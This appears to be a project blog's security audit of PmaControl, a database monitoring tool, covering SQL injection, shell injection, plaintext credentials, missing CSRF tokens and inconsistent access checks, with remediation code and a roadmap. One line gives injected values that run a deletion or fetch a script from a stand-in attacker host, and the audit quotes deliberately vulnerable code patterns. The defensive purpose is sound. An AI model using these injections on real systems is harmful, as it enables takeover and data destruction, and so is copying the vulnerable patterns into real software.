 PmaControl

Why Audit Your Own Code
PmaControl monitors production MariaDB / MySQL infrastructures. It has access to metrics, configurations, SSH keys, and connection credentials. It is a prime target for an attacker.
We conducted an internal security audit — not to publish a marketing report, but to identify real flaws and prioritize their remediation. This article details the results without complacency.
Methodology
The audit covered:
- Static code review: manual analysis of PHP controllers, models and views
- Dynamic analysis: injection testing on forms and API endpoints
- Configuration: configuration files, filesystem permissions, secrets
- Architecture: attack surface, component isolation, data flows
Finding 1: SQL Injection via Dynamic Query Building
Severity: CRITICAL
Several controllers build SQL queries by directly concatenating user parameters:
// Pattern found in multiple controllers
$sql = "SELECT * FROM servers WHERE name LIKE '%" . $_GET['search'] . "%'";
$results = $db->query($sql);
This pattern is vulnerable to classic SQL injection. An attacker can exfiltrate data, modify records, or in the worst case, execute system commands via INTO OUTFILE or LOAD_FILE().
Identified Instances
| Controller | Endpoint | Vulnerable Parameter |
|---|---|---|
| ServerController | /servers/search | search |
| TagController | /tags/filter | name |
| LogController | /logs/view | server_id, date_range |
| MetricController | /metrics/query | metric_name |
Remediation
Switch to parameterized queries (prepared statements):
// Before (vulnerable)
$sql = "SELECT * FROM servers WHERE name LIKE '%" . $search . "%'";

// After (secure)
$sql = "SELECT * FROM servers WHERE name LIKE ?";
$results = $db->query($sql, ['%' . $search . '%']);
The Glial framework natively supports prepared statements. The issue is not technical but historical: the code was written before systematic adoption of this practice.
Finding 2: Shell Injection in the Backup Controller
Severity: CRITICAL
The backup controller passes user input directly to shell_exec():
// Pattern found in BackupController
$output = shell_exec("mysqldump -h " . $host . " -u " . $user . " " . $database);
If $host contains ; rm -rf / or $(curl attacker.com/shell.sh | bash), the command executes with the privileges of the PHP process.
This is the most severe vulnerability in the audit. An attacker with access to the backup form can obtain a full shell on the PmaControl server.
Remediation
- Remove all
shell_exec()with user parameters — no exceptions - Use
escapeshellarg()as a transitional measure if removal is not immediate - Long-term, replace shell calls with native PHP libraries (PDO for mysqldump, phpseclib for SSH)
// Transitional measure (not sufficient alone)
$output = shell_exec("mysqldump -h " . escapeshellarg($host) . " ...");

// Definitive solution: no shell at all
$pdo = new PDO("mysql:host=$host;dbname=$database", $user, $pass);
// ... backup via PDO and SELECT INTO OUTFILE or equivalent
Finding 3: Plaintext Passwords in Configuration Files
Severity: HIGH
Connection credentials for monitored databases are stored in plaintext in PHP configuration files:
// config/database.php
$config['servers'] = [
    'prod-master' => [
        'host' => '10.0.1.10',
        'user' => 'pmacontrol',
        'password' => 'P@ssw0rd123!',  // Plaintext
    ],
];
These files are accessible to anyone with filesystem read access. They are also potentially committed to Git.
Remediation
- Encrypt secrets at rest with a key derived from an environment variable
- Use a secrets manager (HashiCorp Vault, AWS Secrets Manager) for cloud deployments
- At minimum, store passwords in environment variables rather than files
// After remediation
$config['servers'] = [
    'prod-master' => [
        'host' => '10.0.1.10',
        'user' => 'pmacontrol',
        'password' => getenv('PMAC_PROD_MASTER_PASS'),
    ],
];
Finding 4: Missing CSRF Protection
Severity: HIGH
PmaControl forms do not contain CSRF (Cross-Site Request Forgery) tokens. An attacker can create a malicious web page that submits a PmaControl form on behalf of the logged-in user.
Attack scenario:
- The PmaControl administrator is logged in, in one tab
- They visit a malicious web page in another tab
- The page contains a hidden form that submits
POST /servers/delete/42 - The browser sends the PmaControl session cookie — the server is deleted
Remediation
Implement CSRF tokens on all POST forms:
// Token generation
$_SESSION['csrf_token'] = bin2hex(random_bytes(32));

// In the form
<input type="hidden" name="csrf_token" value="<?= $_SESSION['csrf_token'] ?>">

// Server-side validation
if ($_POST['csrf_token'] !== $_SESSION['csrf_token']) {
    http_response_code(403);
    die('CSRF token mismatch');
}
Finding 5: Scattered Access Control
Severity: MEDIUM
ACL (Access Control List) checks are not centralized. Each controller implements its own permission checks inconsistently:
// Controller A: checks permissions
if (!$user->hasPermission('server.delete')) {
    redirect('/unauthorized');
}

// Controller B: checks nothing
public function deleteServer($id) {
    $this->ServerModel->delete($id);  // No ACL check
}
Remediation
Centralize ACLs in a middleware executed before each controller action:
// Centralized middleware
class AclMiddleware {
    public function before($controller, $action) {
        $permission = $controller . '.' . $action;
        if (!$this->user->hasPermission($permission)) {
            throw new ForbiddenException();
        }
    }
}
Remediation Roadmap
Priority 1 — Critical (Immediate)
| Action | Estimated Effort | Status |
|---|---|---|
| Parameterized queries in all controllers | 3-5 days | In progress |
| Remove shell_exec with user input | 1-2 days | In progress |
| CSRF tokens on all forms | 2-3 days | Planned |
| Secret encryption in config | 1-2 days | Planned |
Priority 2 — High (Within 30 Days)
| Action | Estimated Effort | Status |
|---|---|---|
| Isolate SSH/backup workers in separate process | 5-8 days | Planned |
| Filesystem permissions audit | 1 day | Planned |
| Rate limiting on API and authentication | 2-3 days | Planned |
Priority 3 — Medium (Within 90 Days)
| Action | Estimated Effort | Status |
|---|---|---|
| Centralize ACLs in middleware | 3-5 days | Planned |
| Normalize controller patterns | 5-8 days | Planned |
| Security headers (CSP, HSTS, X-Frame-Options) | 1 day | Planned |
| Centralized security logging | 2-3 days | Planned |
What This Audit Does Not Cover
- Vulnerabilities in third-party dependencies (jQuery, Bootstrap) — a separate audit is planned
- Network vulnerabilities (firewall, TLS) — this is the infrastructure's responsibility
- Social engineering and phishing — out of technical scope
Conclusion
A monitoring tool that has access to production credentials is a critical target. PmaControl, like many open source projects that grew organically, carries historical security debts.
Transparency about these flaws is a deliberate choice. We prefer to publicly document vulnerabilities and the remediation roadmap rather than pretend the code is secure.
P1 fixes are in progress. P2 and P3 follow a realistic schedule. Each PmaControl release reduces the attack surface.
Comments (0)
No comments yet.
Leave a comment